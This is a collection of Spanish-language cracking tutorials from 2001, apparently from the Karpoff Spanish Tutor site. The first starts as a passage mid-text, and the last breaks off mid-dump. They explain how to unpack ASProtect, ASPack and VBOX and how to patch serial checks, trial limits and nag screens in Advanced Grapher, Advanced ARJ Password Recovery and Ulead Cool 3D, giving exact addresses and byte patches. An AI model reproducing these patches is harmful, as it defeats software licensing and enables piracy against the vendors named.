para subsanar esto hay que copiar manualmente, mediante un editor hexadecimal, la sección .data (¿.aspr camuflada?) que contiene el entry point de agrapher.exe a nuestro volcado prueba.exe. utilizaremos de nuevo fileinspector para volcar la sección ya que procdump32 se muestra ineficaz y devuelve un mensaje de error de lectura/escritura.

una vez copiada la sección analizamos de nuevo prueba.exe con fileinspector, parece que todo esta correcto y cada cosa en su sitio.

retirada estrategica

pero no funciona. si ejecutas prueba.exe veras como salta softice en una dirección cbxxxx con código inválido y el consiguiente cuelge. aquí, después de muchas pruebas, algunas de ellas autenticas tonterias y visto que la cosa no funcionaba, fue necesario documentarse sobre lo que estaba pasando y lo que realmente hace asprotect.

el truco de todo esto es que exite una tabla de importaciones original dentro de la sección .data pero las únicas funciones que usa son las tres señaladas arriba, el resto está puesto como cebo.

de hecho las direcciones de algunas importaciones contenidas en la sección .idata desempacada (ojo .idata, no .data) son correctas pero la mayoría apuntan a una tabla contenida en la dirección cbxxxx (en mi caso) que a su vez puede tener la dirección buena o encriptada. también tenemos unas llamadas indirectas a kernel32!getprocaddress en la citada tabla.

vaya follón...

de nuevo a la carga

la tabla de importaciones

tenemos cuatro casos diferentes en el código de la tabla de importaciones. los voy a enumerar según van apareciendo cuando se crea la sección .idata y pondré algunos ejemplos:

1- la dirección real de la api es relocalizada en la tabla cbxxxx.
edi = 004ec154, eax = 00cb45a4, ecx = bf2cce2e
edi apunta a la dirección de la sección .idata que se está creando. el valor de eax en 00cb45a4 es e9 2e ce 2c bf. es decir, un salto con el desplazamiento contenido en ecx. así que, si cogemos eax le sumamos ecx y le añadimos los 5 bytes correspondientes a la instrucción tendremos la dirección real donde apunta: 00cb45a4 + bf2cce2e + 5 = bff813d7 --> kernel32!getcurrentthreadid.

2- llamada indirecta a getprocaddress
edi = 004ec1a8, eax = 005a1aa8, ecx = 0078fc6b
el valor de ecx es **fijo** cada vez que la dirección (redirecionada en eax) de kernel32!getprocaddress se incorpora a la sección .idata.. con un d ecx vemos la cadena getprocaddress en la ventana de datos.

3- la llamada a la api está encriptada dentro de la tabla cbxxxx.
edi = 004ec220, eax = 00cb4701, ecx = 00000000
el valor de eax es 68 04 48 cb, o sea que eax+1 contiene 00cb4804 que es la dirección que se copia a la tabla de importación. esta dirección nos manda a 00cb4962, de ahí a cb4a28 y por fin aterrizamos en 680e48cb --> advapi32.dll

4- la dirección de la api es copiada directamente a .idata
edi = 004ec228, eax = 65341610, ecx = 0078fc4c

no hay problema, el valor de eax, 65341610 --> oleaut32.dll, se copia directamente a la tabla. ecx es también **fijo** en este caso.

volvemos a empezar

acabamos de saltar después de cambiar el salto de comprobación del crc. ahora lo que necesitamos es lo siguiente:

- la dirección del código que genera la sección .idata.
- idem para el código que se usa para "desredireccionar" las direcciónes api del caso 3.
- una rango de direcciones vacio para insertar un pequeño trozo de código.
- la dirección de kernel32!getprocaddress.

te ahorraré tiempo y molestias:

- s 0 lfffffffffff ac 08 c0 74 e4 para el primer punto.(59a606)
- s 0 lfffffffffff 55 8b ec 81 c4 f8 fe ff ff 53 56 para el segundo. (59a300)
- buscalo tu mismo, mueve la ventana de código hasta encontrar un montón de **add [eax], al** seguidos.
- usa softice, para mi máquina es bff76dac.

la busqueda para los dos primeros puntos hay que realizar así, ya que asprotect utiliza, cada vez que inicias el programa, unas direcciones de memoria diferentes y aparentemente aleatorias. si tienes ganas cambia las caracteristicas de la sección .data donde está el entry point a e0000020 y mete el programa en el loader de softice, si encuentras como lo hace, me llamas. (¿gettickcount tiene algo que ver en todo esto?).

3.- conseguir una tabla de importaciónes "limpia".

bueno a lo que íbamos, el código que crea la sección .idata es el siguiente, hemos aterrizado aquí después de un g [resultado busqueda primer punto]:

```
:59a606 ac lodsb
:59a607 08c0 or al, al
:59a609 74e4 jz 0059a6ef
:59a60b 4e dec esi
:59a60c 56 push esi
:59a60d 53 push ebx
:59a60e 80f802 cmp al, 02
:59a611 7407 jz 0059a61a
:59a613 0fb64e01 movzx ecx, byte ptr [esi+01]
:59a617 41 inc ecx
:59a618 eb05 jmp 0059a61f
:59a61a b904000000 mov ecx, 00000004
:59a61f 41 inc ecx
:59a620 01ce add esi, ecx
:59a622 e8b5fdffff call 0059a3dc --> cambiamos el call por un jmp a la dirección libre.
:59a627 ab stosd
:59a628 ebdc jmp 0059a606
```

supongamos que la dirección libre está en 0059b95c y que hemos encontrado la dirección 0059a300 para desenmarañar las relocalizaciones del caso 3 (hay que asegurarse que la dirección encontrada queda dentro del rango de direcciones de asprotect), queda otra cosa por hacer. hay que "nopear" la dirección 0059a300+95 con tres 90, si no el call no regresa adecuadamente y el cuelge es seguro. los bytes a cambiar en 0059a300+95 son 89 45 04 por 90 90 90.

otra cosa, buscando una dirección libre y moviendo la ventana de código con avpag, **nueve** pantallas después del código de arriba, se encuentra el setz seguido de los dos jmp's, aprovechamos para ponerle un bp y acortar la busqueda del oep.

metemos el siguiente código con softice:

```
:59b95c call 005a3dc --> la llamada de arriba.
```

:59b961 cmp ecx, 0078fc6b --> **¿es el caso 2º?**
:59b967 jz 0059b983
:59b96c cmp ecx, 00 --> **¿es el caso 3º?**
:59b96c jz 0059b98a
:59b96e cmp ecx, 0078fc4c --> **¿es el caso 4º?**
:59b974 jz 59b97d --> **caso 4º, salta directamente y almacena.**
:59b976 add eax, ecx --> **caso 1º, dirección relocalizada.**
:59b978 add eax, 5
:59b97d stosd --> **guarda en la dirección de la tabla apuntada por edi.**
:59b97e jmp 0059a606--> **vuelve arriba, al código que crea la tabla.**
:59b983 mov eax, bff76dac --> **caso 2º, dirección de kernel32!getprocaddress.**
:59b988 jmp 0059b97d --> **salta y guarda.**
:59b98a push dword ptr [eax+1] --> **caso 3º, valor encriptado.**
:59b98d call 0059a300 --> **llamada a la rutina de desencriptación.**
:59b992 jmp 0059b97d --> **salta y guarda.**

una vez ensamblado todo esto trazamos un rato con f10 para ver si funciona. una vez que estamos seguros le metemos un f5 para saltar al bp puesto en la instrucción setz. limpiamos los bp's y con f8 seguimos hasta el ret y ensamblamos la linea a jmp eip.

4.- reconstruir el ejecutable obtenido.

esta parte ya la conoces:

- volcado completo mediante procdump.
- volcar con fileinspector la sección .data que contiene el entry point del programa original.
- copiar manualmente con un editor hexadecimal la sección al archivo volcado.
- con procdump, cambiar el entry point por el que hemos hallado (oep - image base).
- finalmente, reconstruir la cabecera del archivo.

copiamos el archivo prueba.exe al directorio advanced grapher y probamos, ...felicidades, ¡funciona!.

las últimas defensas

5.- después de todo esto y para finalizar, ¿que nos queda?

pues queda la protección de un programa shareware, el límite de tiempo de 30 días.

bpx getlocaltime, f11 y luego f10 durante bastante rato hasta llegar a un **cmp dword ptr [ebp-10], 1e.** cambia el salto que sigue a esta instrucción y el progama no caducará pero, seguirá apareciendo la molesta pantalla del inicio del programa recordandote que es shareware, que hay que registrarse, etc... .

¿el programa está registrado? justo encima de la comparación anterior tenemos:

cmp byte ptr [ebp-05], 00
jnz 4e5f7c

invierte el salto y haz desaparecer la molesta "nagscreen" del inicio del programa. el programa piensa ahora que está registrado y funciona perfectamente.

hacer desaparecer las referencias a **"unregistered copy"** que quedan ya es cosa tuya. ahora puedes modificar el programa a tu antojo.

tu mismo.

buena caza.

"a posteriori nada hay más sencillo
que una utopía realizada."

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Advanced ARJ Recorvery Password v2.0

PROTECCION:	**Serial.**
Objetivo:	Simular estar Registrados
Descripcion:	Pues eso.
Dificultad:	Aficionado
DOWNLOAD:	http://www.elcomsoft.com/
Herramientas:	**Softice, Editor HEx, File InsPEctor, Procdump, Caspr, w32dasm**
CRACKER:	**Profesor_X** **FECHA: 20/02/2001**

INTRODUCCION

Hola Amigos otro programa mas que muerde el polvo como dice la canción de Queen " ANOTHER ONE BITES THE DUST ", JEJEJEJE!!! este programilla verdaderamente me costo tres horas de mi tiempo para poderle quitar la protección , estos los de ELCOM SOFTWARE se merecen una fanfarria, ya que le pusieron varias protecciónes a sus sharewarecitos,que dificultan el analisis de sus programas....ya veran mas abajo en el apartado de cometario del programa como esta todo este TORITO.....

AL ATAKE

Comentario del Programa

- **Una grandiosa utilidad para recuperar password de archivos comprimidos en formato ARJ, este cuenta con las siguientes opciones de busqueda de Passwords.**

- **ataque por fuerza bruta**
- **ataque basado en diccionario**

Lo que nos interesa...el programa es shareware con libre uso de 30 días, y para registrarse hay que pagar $?30 US por la version standart y $60 US por la version profesional, Ufff !!! es mucho.....jejejjejeje, el programa tiene las

siguientes protecciones:

1. Comprimido con **Aspack+ASprotec** (uno de los compresores mas populares, que los ves hasta en la sopa jejejejjej)
2. Anti Dasm

Objetivos


1. **Quitar la Protección del ASpack+ASprotec del** Advanced ARJ Password Recovery v 2.0 **que desde ahora lo llamaremos AAPR**
2. **Quitar la protección AntiDasm (anti desensamble) para poder analizar el codigo.**
3. **Parchar el programa para que seamos usuarios registrados**

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.0 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- El programa está desarrollado en Microsoft Visual C++
- Empacado con ASpack+ASprotec

A continuación… cerramos file insPEctor v4.0 y abrimos AAPR v 2.0 **e inmediatamente entramos al programa :**



como nos podemos dar cuenta en la ventana de estado nos dice AAPR 2.0 launched, not registered....mmmmmm...sigamos analizando el programa....y nos encontramos que cuenta con una opción de registro **damos click en el icono de la llave y nos manda a la ventana de registro e inertamos cualquier numero y damos click en ok, inmeditamente esa ventana se torna de varios tamaños hasta que nos manda el**

mensaje "YOUR CODE IS INVALID",

esa ventana tiene apariencia de una mesagebox ....mmmmmmmmm....ok ya analizamos ahora si empesemos con el primer objetivo.

Quitando la Protección ASpack+ASprotec

ok! como sabemos ASpack y ASprotec son unos compresores de archivos, pero para estos casos tenemos una gran utileria para quitar esa protección que es el Caspr v 0.952 si no la tienes la puedes bajar de aqui http://redrival.com/protools/unpackers.htm este es una utileria basada en Dos para poder descomprimir solo hay que copiar el ejecutable del programa que en este caso es aapr.exe y ponemos la siguiente instrucción :

CASPR AAPR.EXE

damos enter y empesara la descompresión, al terminar nos creara un archivo llamado AAPR.EX_ este sera el programa descomprimido.....ven que facil ahora borramos el AAPR.EXE y renombramos el AAPR.EX_ lo cambiamos a AAPR.EXE y listo primer objetivo finalizado.

Quitando la Protección AntiDasm (AntiDesensamble)


ahora abramos el programa descomprimido con el w32dasm y tratemos de desensamblarlo y lo empieza a desensamblar pero....solo nos muestra las:

1. FUNCIONES IMPORTADAS
2. DETALES DEL MODULO DE IMPORTACIÓN

pero cuando llegamos al apartado de codigo desensamblado nos aparece esto


++++++++++++ ASSEMBLY CODE LISTING +++++++++++++++++++
//********** Start of Code in Object **********
Program Entry Point = 00401000 (AAPR.exe File Offset:00001000)

despues de esto no aparece nada de nada de codigo ...mmmmmmm.... cerremos el w32dasm ok! ahora utilizaremos el famoso y buen amigo Procdump v 1.6.2 con el cual quitaremos la protección AntiDasm jejejejjej!!!!, espero que tengas instalado el Procdump v 1.6.2 , si no lo tienes lo puedes bajar de aqui http://redrival.com/protools/unpackers.htm , ok ahora ejecutemos Procdump v 1.6.2 y nos aparecera la siguiente ventana en la cual daremos click



en el boton PE-EDITOR y se abrira otra ventana en donde seleccionaremos el ejecutable **AAPR.EXE** que descomprimimos, al seleccionarlo y dar ok nos aparecera otra ventana como esta en la cual nos muestra el entrypoint, la medida de la imagen y la base de la imagen, despues damos

click en el boton llamado SECTIONS y aparece otra ventana



en la cual daremos click con el boton derecho sobre cada sección de la columna llamada NAME y nos aparecera un menu emergente en el cual seleccionaremos EDIT SECTION y aparecera otra ventana en la cual cambiaremos en el apartado SECTION CHARACTERISTICS

la direccion C0000040 por E0000020 damos ok y continuamos asi cambiando los valores en todas las lineas de la columna llamada NAME damos ok y salimos del ProcDump y desensamblamos yyyyyyyy!!!!!!!!!! ahora si nos desensambla de pies a cabeza el codigo jejejejjejej!!!!!segundo objetivo finalizado.

En busca de la Instrucción a parchar

ok! ahora abrimos el SoftIce y ejecutamos el **AAPR** insertamos un numero de serie cualquiera que en mi caso insertare 123456789 y antes de dar click en el boton de OK, damos **CONTROL D** y ponemos un brekpoint **getdlgitemtexta** y volvemos a dar **CONTROL D** , y damos click OK y saltamos directamente al SoftIce , damos **F12** una sola vez y

caemos en esta parte del codigo:

```
:00411B68 2EFF1560954100   Call dword ptr cs:[00419560]
:00411B6F A184454200       mov eax, dword ptr [00424584] <--CAEMOS AQUI
:00411B74 0500020000       add eax, 00000200
:00411B79 E8E4FCFFFF       call 00411862
:00411B7E 85C0             test eax, eax <-- eax?
:00411B80 7507             jne 00411B89
:00411B82 89D8             mov eax, ebx
:00411B84 E887FEFFFF       call 00411A10
```

caemos directamente en la dirección de memoria 411B6F ok damos F10 dos veces y podemos ver que hay una **CAL**L, una TEST y un JNE muy interesante, demos f10 hasta llegar a esta dirección de memoria 411B80 y damos ? eax como podemos ver lleva un valor de cero !!!!mmm interesante..!!!!! ok entonces la CALL que esta arriba es la que genera el numero de serie y comprobarlo y de mandar un valor en **EAX** , para que en la instrucción **TEXT EAX,EAX** compruebe si fue el numero de serie correcto segun el valor mandado y almacenado en **EAX**

EAX= 1 REGISTRADO

EAX=0 NO REGISTRADO

ok despues de la comprobación se llevará acabo el salto hacia la direccion del mensaje de error si no es igual a 1, mmmmmmm!!!!! esto se pone mejor.....jejejejejeje....!!!!!!, ok lo que se me ocurre es cambiar un poco el codigo del **AAPR** para que devuelva siempre en **EAX UN VALOR DE 1** en la call que se encarga de todo el proceso de generacion y comprobación..... , ok! ahora lo desensamblamos el AAPR con el W32DASM y nos vamos a la direccion de memoria 00411862 y vemos su offset que es 10C62 yen el editor hexadecimal abrimos el AAPR damos CONTROL G y nos abre una ventana en la cual ponemos el offset y damos click en ok!!! caemos directamente en este codigo en hexadecimal:

5351 5256 5783

lo cambiamos por

B801000000C3

guardamos los cambios y ejecutamos el programa y!!!!!!!!1yyy!!!!!!!! veamos la ventana de status del programa dice:

09/01/01 05:56:39 p.m. - AAPR version 2.00 build 172 launched, registered version

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ARROZ YA SE COCIO OTRA VEZ.....PROGRAMA CRACKEADO..... TERCER OBJETIVO COMPLETADO.....:)

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Cool 3D v 3.00***

PROTECCION:	**Vbox & Nag**
Objetivo:	**Quitar la protección VBOX y Nag Screen**
Descripcion:	este programa fue diseñado con una buena calidad en la programación y se especializa en crear textos animados y graficos en 3D para paginas web, tiene muy buenas caracteristicas y nuevas utilerias que le dan al usuario un gran poder y flexibilidad en el diseño de cualquier texto en 3D, si gustan ver un ejemplo, al principio de la pagina aparece una imagen la cual fue creada con el mencionado programa…la verdad es el que mas me gusta y utilizo para la creación de logotipos….un aplauso para estos cuates de **Ulead** ya que es un buen programa…..lo unico que tiene malo es la protección. una protección que a mi parecer no se merece ese programa….jejejejje.. ya veran por que lo digo……;)
Dificultad:	**Newbie**
DOWNLOAD:	***http://www.ulead.com***
Herramientas:	**Softice, ProcDump, Editor HEx, File InsPEctor**
CRACKER:	**Profesor_X** **FECHA: 20/02/2001**


INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como quitar la protección VBOX v 4.1 y una molesta Nag Screen al Cool 3D v 3.0, de la empresa Ulead Systems que se especializa en desarrollar utilerias " por cierto muy buenas " para diseño en 3D…….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Ahora lo primero es analizar con que esta hecho el Cool 3D v 3.0 que desde ahora lo llamaremos 3D, como primer paso vamos y analizamos el ejecutable del **3D** con una de las grandiosas utilerias llamada Language 2000 v4.5.1.144 y nos mostrara lo siguiente:




mmmm....como podemos ver esta hecho en visual C++... continuemos.....

Analizando el Programa


A LO QUE TE TRAJE CHENCHA.....abrimos el programa y lo primero que nos aparece es una ventana como esta:

como podemos ver en la ventanita nos dice que nos quedan 10 dias para evaluar el software.....mmm..si damos en **TRY** nos aparece otra ventanita como esta:



mmmm.. es una dialog box...jejejjeje...facilon no?.....ok lo primero que haremos será quitar la protección **VBOX**, vamos y abrimos el **PROCDUMP V 1.6** y seleccionamos **UNPACK** luego **VBOX DIALOG** y damos click en **OK** y seleccionamos el ejecutable del **3D** y esperamos que salga la pantalla del **VBOX** y despues damos click en **TRY** y damos click en la ventanita siguiente para que se ejecute el programa, una vez ejecutandose el **3D** vamos al procdump y damos click en el boton de aceptar:

y despues esperamos un momento y nos aparecera la ventan del **VBOX** otra vez y damos click **TRY** y nos esperamos unos segundos, nos aparecera en la ventana de procesos esto:



despues de eso aparecera una ventana en la cual seleccionaras el lugar a donde grabaras el ejecutable sin la protección, le pones un nombre y das OK , despues aparecera esta ventana:


jejejejejje...creo que ya terminamos con esa proteccion de **VBOX**, ahora ejecutemos el exe que creamos y nada de nada de Protección ..... jejejejje ....ahora vamos al siguiente punto.....proteccion fregada.....quiero aclararles que esta es la forma mas facil para fregar el **VBOX** , ya que existe la forma de desproteger manualmente..pero como dice un comercial en mi pais .... **ESA ES OTRA HISTORIA**...jejejjejjejje.....

En busca de la Nag Screen

ok!!! ahora vamos a buscar la Nag Screen, jejejejje....esto sera facil...quiero aclarar que este metodo que voy a ocupar

sirve para el **99 %** de las **Nags Screens**.....ok!!!!!!!!.

Bueno lo primero que hay que hacer es reinicar la PCera con el softice, despues vamos y ejecutamos el **3D** al cual ya no tiene la protección **VBOX**, y que he nombrado cracked2.exe, nos aparecera una ventana como esta:



ok como podemos ver es una Dialog Box...jejejjeje..... ahora damos **CONTROL D** y saltamos al **SOFTICE** y damos el comando **TASK** el cual nos mostrara la siguiente información :

TaskName	SS:SP	StackTop	StackBot	StackLow	TaskDB	hQueue	Events
Cracked2 *	**0000:0000**	**008CD000**	**008D0000**		**5266**	**35BF**	**0000**
Win32sl	0000:0000	0066C000	00670000		28F6	26DF	0000
Cpqalert	0000:0000	0066D000	00670000		1B86	2787	0000
Mprexe	0000:0000	0072E000	00730000		1C86	1BF7	0000
Spool32	0000:0000	0063E000	00640000		1F4E	1D6F	0000
MMTASK	345F:1F80	00B2	201C	201C	3436	3477	0000
MSGSRV32	0D7F:7CF0	0124	7D8E	7D8E	0D9E	2097	0000
KERNEL32	015F:1218	00027BD0	00037BD0		00C7	2097	0000

como podemos ver nos muestra todos las tareas que se encuentran en ejecución en windows, entonces podemos ver que se esta ejecutando el **CRACKED2** ese es el **3D** ya que yo le puse ese nombre para identificarlo... una vez localizado vamos y damos **HWND CRACKED2** y damos enter, y el sice nos desplegara la siguiente información:

Windows Handle	hQueue	SZ	QOwner	Class Name	Windows Procedure
0578c(1)	29AF	32	cracked2	#45884(Dialog)	178F:000030B5

en la cual podemos ver algo muy interesante ....jejjeje...ahora borremos todos los breakpoints y ponemos **bmsg 0578 wm_destroy** despues damos **CONTROL D** y apretamos el boton de **TRY MORE** saltamos directamnte al sice con lo cual caemos directamente en esta parte del codigo:

```
0167:00671805  FF15D8306700        CALL      [USER32!DialogBoxParamA]      ^

0167:0067180B  8B0DC4426700        MOV       ECX,[006742C4]
```

como podemos ver una linea arriba de donde caemos vemos una llamada a **DIALOGBOXPARAMA** ……jejejje… creo que ya lo tenemos ahora damos **F12** dos veces y caemos en esta parte del codigo:

```
EAX=00000001   EBX=00000000   ECX=C177F430   EDX=00000000   ESI=004E0078

EDI=004DBB58   EBP=008CFD78   ESP=008CFB60   EIP=00476E61   o d I s z a P c

CS=0167   DS=016F   SS=016F   ES=016F   FS=52C7   GS=0000

-------------------------------------------------------------------------------

                                                                          < > v

--------------------------------------------------byte--------------PROT---(0)--

0030:00000000 00 00 00 00 65 04 70 00-16 00 79 0C 65 04 70 00  ....e.p...y.e.p.^

0030:00000010 65 04 70 00 54 FF 00 F0-CC 93 00 F0 D0 9B 00 F0  e.p.T..........^

0030:00000020 00 00 97 11 28 00 79 0C-D0 9B 00 F0 D0 9B 00 F0  ....(.y.........v

0030:00000030 D0 9B 00 F0 D0 9B 00 F0-9A 00 79 0C 65 04 70 00  ..........y.e.p.v

-----------------------------------------------------------------------PROT32-

0167:00476E50  59                  POP       ECX                             ^

0167:00476E51  40                  INC       EAX                             ^

0167:00476E52  59                  POP       ECX

0167:00476E53  8986C4000000        MOV       [ESI+000000C4],EAX

0167:00476E59  740E                JZ        00476E69

0167:00476E5B  FF1558834B00        CALL      [004B8358]

0167:00476E61  85C0                TEST      EAX,EAX        CAEMOS AQUI

0167:00476E63  0F8469030000        JZ        004771D2

0167:00476E69  8DBEF8000000        LEA       EDI,[ESI+000000F8]

0167:00476E6F  6804010000          PUSH      00000104

0167:00476E74  57                  PUSH      EDI

0167:00476E75  53                  PUSH      EBX

0167:00476E76  FF1578714B00        CALL      [KERNEL32!GetModuleFileNameA]

0167:00476E7C  57                  PUSH      EDI
```

```
0167:00476E7D  FF1584714B00        CALL      [KERNEL32!lstrlen]

WINICE: Load32  Obj=0003 Add=016F:01C43000 Len=00001000 Mod=U3DRC2

WINICE: Load32  Obj=0004 Add=016F:01C44000 Len=00036000 Mod=U3DRC2

WINICE: Load32  Obj=0005 Add=016F:01C7A000 Len=00001000 Mod=U3DRC2

Break due to BPX USER32!DialogBoxParamA  (ET=6.33 seconds)
```

como podemos ver caemos en una comparacion, y una linea arriba vemos una **CALL** .....jjejeejejejje... si no me equivoco esa es la **CALL** que genera la **DIALOG BOX** , ok ahora vamos y sacamos su offset COMO????? bueno pues facilisimo.....abrimos el File Inspector y abrimos el exe del **3D** le damos click en analizar y vamos a la seccion como se muestra en la imagen:

en la seccion de **RVA TO OFFSET** ponemos la direccion de memoria donde se encuentra esa **CALL** y damos click en la carpetita con una flechita y en la casilla de junto nos muestra el **OFFSET**....ok ahora vamos al Hex Work Shop y buscamos el offset y caemos en la direccion a cambiar, donde pondremos:

```
00076E4E 1BC0 5940 5989 86C4 0000 0074 0EFF ..Y@Y......t..
00076E5C 1558 834B 0085 C00F 8469 0300 008D .X.K.....i....
